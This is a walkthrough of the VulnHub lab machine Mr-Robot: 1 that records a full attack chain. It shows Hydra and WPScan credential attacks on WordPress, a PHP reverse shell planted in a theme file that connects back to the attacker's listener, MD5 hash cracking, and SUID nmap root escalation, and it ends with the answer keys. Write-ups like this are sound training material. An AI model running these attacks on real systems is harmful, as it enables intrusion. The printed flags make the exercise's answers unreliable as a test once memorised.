

# Mr-Robot: 1 Walkthrough

## Machine Information

| Field        | Details                                                                                                   |
|--------------|-----------------------------------------------------------------------------------------------------------|
| Name         | Mr-Robot: 1                                                                                               |
| Author       | Leon Johnson                                                                                              |
| Series       | Mr-Robot                                                                                                  |
| Release Date | 28 June 2016                                                                                              |
| Difficulty   | Beginner / Intermediate                                                                                   |
| Platform     | VulnHub                                                                                                   |
| Category     | WordPress Enumeration, Credential Attacks, Privilege Escalation                                           |
| URL          | <a href="https://www.vulnhub.com/entry/mr-robot-1,151/">https://www.vulnhub.com/entry/mr-robot-1,151/</a> |

## Introduction

Mr-Robot: 1 is one of the most popular VulnHub machines inspired by the television series **Mr. Robot**. The machine focuses heavily on web enumeration, WordPress exploitation, credential discovery, password cracking, and privilege escalation through a vulnerable SUID Nmap binary.

The objective is to retrieve all three keys hidden throughout the system and obtain root access.

## Attack Path Overview

```
Network Enumeration
  ↓
Web Enumeration
  ↓
robots.txt Discovery
  ↓
Username Enumeration
  ↓
WordPress Credential Attack
  ↓
WordPress Admin Access
  ↓
```

```
PHP Reverse Shell
  ↓
Daemon Shell
  ↓
Robot User Access
  ↓
SUID Nmap Exploitation
  ↓
Root Access
  ↓
Key 3 Retrieved
```

# 1. Network Discovery

Identify the target machine.

```
sudo netdiscover -i eth0
```

Result:

```
192.168.10.3
```

```
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 4 hosts. Total size: 420
+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.10.1 | b4:f9:49:43:79:2c | 4     | 240 | optilink networks pvt ltd |
| 192.168.10.2 | 50:c2:e8:95:0b:37 | 1     | 60  | CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD. |
| 192.168.10.3 | 00:0c:29:e0:76:d6 | 1     | 60  | VMware, Inc. |
| 192.168.10.6 | 5a:00:a1:7a:77:36 | 1     | 60  | Unknown vendor |
```

# 2. Port Scanning

Perform a full TCP scan with service detection.

```
sudo nmap -sV -A -p- 192.168.10.3 --min-rate 10000
```

Results:

```
80/tcp HTTP
```

443/tcp HTTPS

Interesting findings:

Apache Web Server  
HTTPS enabled

```
(kali@kali)~/Vulnhub-Machine
$ sudo nmap -sV -A -p- 192.168.10.3 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-24 10:30 IST
Nmap scan report for 192.168.10.3
Host is up (0.0026s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_ http-server-header: Apache
|_ http-title: Site doesn't have a title (text/html).
443/tcp    open  ssl/http Apache httpd
|_ ssl-cert: Subject: commonName=www.example.com
|_ Not valid before: 2015-09-16T10:45:03
|_ Not valid after: 2025-09-13T10:45:03
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache
MAC Address: 00:0C:29:E0:76:D6 (VMware)
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.2 - 4.14 (94%), Amazon Fire TV (93%), Linux 3.2 - 3.8 (93%), Linux 3.13 - 4.4 (93%), Linux 3.18 (93%), Linux 3.13 or 4.2 (92%), Linux 4.4 (92%), Linux 2.6.32 - 3.13 (91%), Synology DiskStation Manager 7.1 (Linux 4.4) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 2.63 ms 192.168.10.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.89 seconds
```

## 3. Website Enumeration

Visiting the website initially does not reveal much information.

A directory brute-force scan is performed.

```
gobuster dir -u http://192.168.10.3/ -w /usr/share/dirbuster
r/wordlists/directory-list-2.3-medium.txt -x php,html,txt,old,bak
```

Important discoveries:

```
/robots.txt
/wp-login.php
/license.txt
/blog
/intro
```

```
(kali@kali) [~/Vulnhub-Machine]
$ gobuster dir -u http://192.168.10.3/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,html,txt,old,bak

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.10.3/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,txt,old,bak
[+] Timeout: 10s

Starting gobuster in directory enumeration mode
```

```
/intro (Status: 200) [Size: 516314]
/wp-login.php (Status: 200) [Size: 2606]
/wp-login (Status: 200) [Size: 2606]
/css (Status: 301) [Size: 232] [→ http://192.168.10.3/css/]
/rss2 (Status: 301) [Size: 0] [→ http://192.168.10.3/feed/]
/license (Status: 200) [Size: 309]
/license.txt (Status: 200) [Size: 309]
/wp-includes (Status: 301) [Size: 240] [→ http://192.168.10.3/wp-includes/]
/js (Status: 301) [Size: 231] [→ http://192.168.10.3/js/]
/wp-register.php (Status: 301) [Size: 0] [→ http://192.168.10.3/wp-login.php?action=register]
/Image (Status: 301) [Size: 0] [→ http://192.168.10.3/Image/]
/wp-rss2.php (Status: 301) [Size: 0] [→ http://192.168.10.3/feed/]
/rdf (Status: 301) [Size: 0] [→ http://192.168.10.3/feed/rdf/]
/page1 (Status: 301) [Size: 0] [→ http://192.168.10.3/]
/readme (Status: 200) [Size: 64]
/readme.html (Status: 200) [Size: 64]
/robots (Status: 200) [Size: 41]
/robots.txt (Status: 200) [Size: 41]
```

## 4. robots.txt Analysis


Navigate to:

```
http://192.168.10.3/robots.txt
```

Contents:

```
User-agent: *
fsociety.dic
key-1-of-3.txt
```

Two valuable files are exposed.



```
192.168.10.3/robots.txt

User-agent: *
fsociety.dic
key-1-of-3.txt
```


# Key 1

Navigate to:

```
http://192.168.10.3/key-1-of-3.txt
```

Contents:

```
073403c8a58a1f80d943455fb30724b9
```



## Downloading the Wordlist

Download:

```
http://192.168.10.3/fsociety.dic
```

The file contains over 850,000 entries with many duplicates.

To optimize brute-forcing:

```
cat fsociety.dic | sort | uniq > fsociety_filtered.dic
```

A terminal window screenshot. The prompt is '(kali㉿kali)-[~/Vulnhub-Machine]'. The user has entered the command '\$ cat fsociety.dic'. The output of the command is displayed as follows:

```
true  
false  
wikia  
from  
the  
now  
Wikia
```

A terminal window screenshot. The prompt is '(kali㉿kali)-[~/Vulnhub-Machine]'. The user has entered the command '\$ cat fsociety.dic | sort | uniq &gt; fsociety\_filtered.dic'. The command is shown in red text in the original image.

---

## 5. WordPress Login Enumeration

Navigate to:

```
http://192.168.10.3/wp-login.php
```

Testing random usernames reveals different responses.

Invalid username:

```
ERROR: Invalid username
```

This behavior can be used for username enumeration.

---

## 6. Username Discovery with Hydra

Use Hydra to identify valid WordPress usernames.

```
hydra 192.168.10.3 -V -L ./fsociety_filtered.disc -p test http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.10.3%2Fwp-admin%2F&testcookie=1:invalid username"
```

To obtain the POST request parameters used above:

- Right-click on the login page and select **Inspect**
- Navigate to the **Network** tab
- Attempt a login with any credentials
- Locate the **POST** request for `wp-login.php`
- Right-click the request and choose **Edit and Resend**
- In the **Body** section, you will see the form data:

```
log=test&pwd=test&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.10.3%2Fwp-admin%2F&testcookie=1
```

Result:

```
login: elliot
```

Valid username discovered:

```
elliot
```

```
(kali@kali): ~/Vulnhub-Machine
$ hydra 192.168.10.3 -V -L ./fsociety_filtered.disc -p test http-post-form "/wp-login.php:log='USER'&pwd='PASS'&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.10.3%2Fwp-admin%2Ftestcookie=1:invalid username"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-24 11:18:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (1:11452/p:1), ~716 tries per task
[DATA] attacking http-post-form://192.168.10.3:80/wp-login.php:log='USER'&pwd='PASS'&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.10.3%2Fwp-admin%2Ftestcookie=1:invalid username
[ATTEMPT] target 192.168.10.3 - login "000" - pass "test" - 1 of 11452 [child 0] (0/0)
```

```
[ATTEMPT] target 192.168.10.3 - login "embodiment" - pass "test" - 5490 of 11452 [child 3] (0/0)
[80][http-post-form] host: 192.168.10.3 login: ELLIOT password: test
[ATTEMPT] target 192.168.10.3 - login "embraced" - pass "test" - 5491 of 11452 [child 4] (0/0)
[ATTEMPT] target 192.168.10.3 - login "Emmauel10" - pass "test" - 5492 of 11452 [child 9] (0/0)
[80][http-post-form] host: 192.168.10.3 login: Elliot password: test
[ATTEMPT] target 192.168.10.3 - login "Emmys" - pass "test" - 5493 of 11452 [child 15] (0/0)
[ATTEMPT] target 192.168.10.3 - login "emotional" - pass "test" - 5494 of 11452 [child 13] (0/0)
[ATTEMPT] target 192.168.10.3 - login "emotions" - pass "test" - 5495 of 11452 [child 5] (0/0)
[80][http-post-form] host: 192.168.10.3 login: elliot password: test
[ATTEMPT] target 192.168.10.3 - login "emp" - pass "test" - 5496 of 11452 [child 8] (0/0)
```

## 7. Password Attack with WPScan

Use the discovered username and the custom wordlist.

```
wpscan --url http://192.168.10.3/ --usernames elliot --pass words ./fsociety_filtered.disc
```

Successful credentials:

```
Username: elliot
Password: ER28-0652
```

```
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - elliot / ER28-0652
All Found
Progress Time: 00:00:43 <-----> > (12 / 22) 54.54% ETA: ??:??:??

[+] Valid Combinations Found:
    | Username: elliot, Password: ER28-0652


[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

## 8. WordPress Dashboard Access

Login using:

Username: elliot  
Password: ER28-0652

After authentication, the WordPress administration panel becomes accessible.



## 9. Uploading a Reverse Shell

Navigate to:

Appearance → Editor → 404.php


Replace the existing content with a PHP reverse shell (PentestMonkey).

Configure:

```
$ip = "192.168.10.13";  
$port = 9001;
```

Save the file.





## 10. Start Listener

On the attacker machine:

```
nc -lnvp 9001
```

Trigger the shell by visiting:

```
http://192.168.10.3/wp-content/themes/twentyfifteen/404.php
```

Connection received:

```
uid=1(daemon) gid=1(daemon)
```

Upgrade shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
(kali㉿kali)-[~/Vulnhub-Machine]
$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [192.168.10.13] from (UNKNOWN) [192.168.10.3] 46851
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
06:25:13 up 1:27, 0 users, load average: 0.16, 0.07, 0.58
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

---

## 11. Enumerating the System

Navigate to the robot user's home directory.

```
cd /home/robot  
ls
```

Output:

```
key-2-of-3.txt  
password.raw-md5
```

Attempting to read Key 2:

```
cat key-2-of-3.txt
```

Result:

```
Permission denied
```

However, the hash file is readable.

```
cat password.raw-md5
```

Output:

```
robot:c3fcd3d76192e4007dfb496cca67e13b
```

```
daemon@linux:/$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

## 12. Cracking the Password

Use CrackStation or another hash-cracking service.

Hash:

```
c3fcd3d76192e4007dfb496cca67e13b
```

Password:

```
abcdefghijklmnopqrstuvwxyz
```

Switch users:

```
su robot
```

Password:

```
abcdefghijklmnopqrstuvwxyz
```

Verify:

```
whoami
```

Output:

```
robot
```

---

## 13. Key 2

Read the second key.

```
cat key-2-of-3.txt
```

Output:

```
822c73956184f694993bede3eb39f959
```

```
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

---

## 14. Privilege Escalation Enumeration

Search for SUID binaries.

```
find / -type f -perm /4000 2>/dev/null
```

Interesting finding:

```
/usr/local/bin/nmap
```

The machine is using an old SUID-enabled Nmap version.

```
robot@linux:~$ find / -type f -perm /4000 2>/dev/null
find / -type f -perm /4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

## 15. Exploiting Nmap Interactive Mode

Launch interactive mode.

```
nmap --interactive
```

Execute a shell.

```
nmap> !sh
```

Verify privileges:

```
id
```

Output:

```
uid=1002(robot)
euid=0(root)
```

Root shell obtained.

```
whoami
```

Output:

```
root
```

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# whoami
whoami
root
```

## 16. Key 3

Navigate to root's directory.

```
cd /root
ls
```

Output:

```
key-3-of-3.txt
```

Read the final key.

```
cat key-3-of-3.txt
```

Output:

```
04787ddef27c3dee1ee161b21670b4e4
```

```
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

---

## Keys Retrieved

### Key 1

```
073403c8a58a1f80d943455fb30724b9
```

---

### Key 2

```
822c73956184f694993bede3eb39f959
```

---

### Key 3

```
04787ddef27c3dee1ee161b21670b4e4
```

---

## Vulnerabilities Identified

### Information Disclosure

The robots.txt file exposed:

```
fsociety.dic  
key-1-of-3.txt
```

---

### Username Enumeration

WordPress login page revealed valid usernames through differing error messages.

---

### Weak Credentials

The password was present inside the publicly exposed custom dictionary file.

---

## WordPress Theme Editor Abuse

Authenticated users could modify PHP files directly through:

Appearance → Editor

allowing remote code execution.

---

## SUID Nmap Privilege Escalation

The vulnerable Nmap version allowed shell execution through interactive mode.

```
nmap --interactive  
!sh
```

leading directly to root access.

---

## Tools Used

- Netdiscover
  - Nmap
  - Gobuster
  - Hydra
  - WPScan
  - Netcat
  - CrackStation
  - Linux Enumeration Commands
- 

## Conclusion

Mr-Robot: 1 is an excellent VulnHub machine that teaches web application enumeration, WordPress exploitation, credential attacks, password cracking,



and Linux privilege escalation.

Attack Flow:

```
robots.txt
↓
fsociety.dic
↓
Username Enumeration
↓
WordPress Credentials
↓
Admin Dashboard Access
↓
Reverse Shell
↓
Robot User Access
↓
Password Hash Crack
↓
SUID Nmap Exploitation
↓
Root Access
```

The machine demonstrates how exposed files, weak passwords, and insecure SUID binaries can lead to complete system compromise.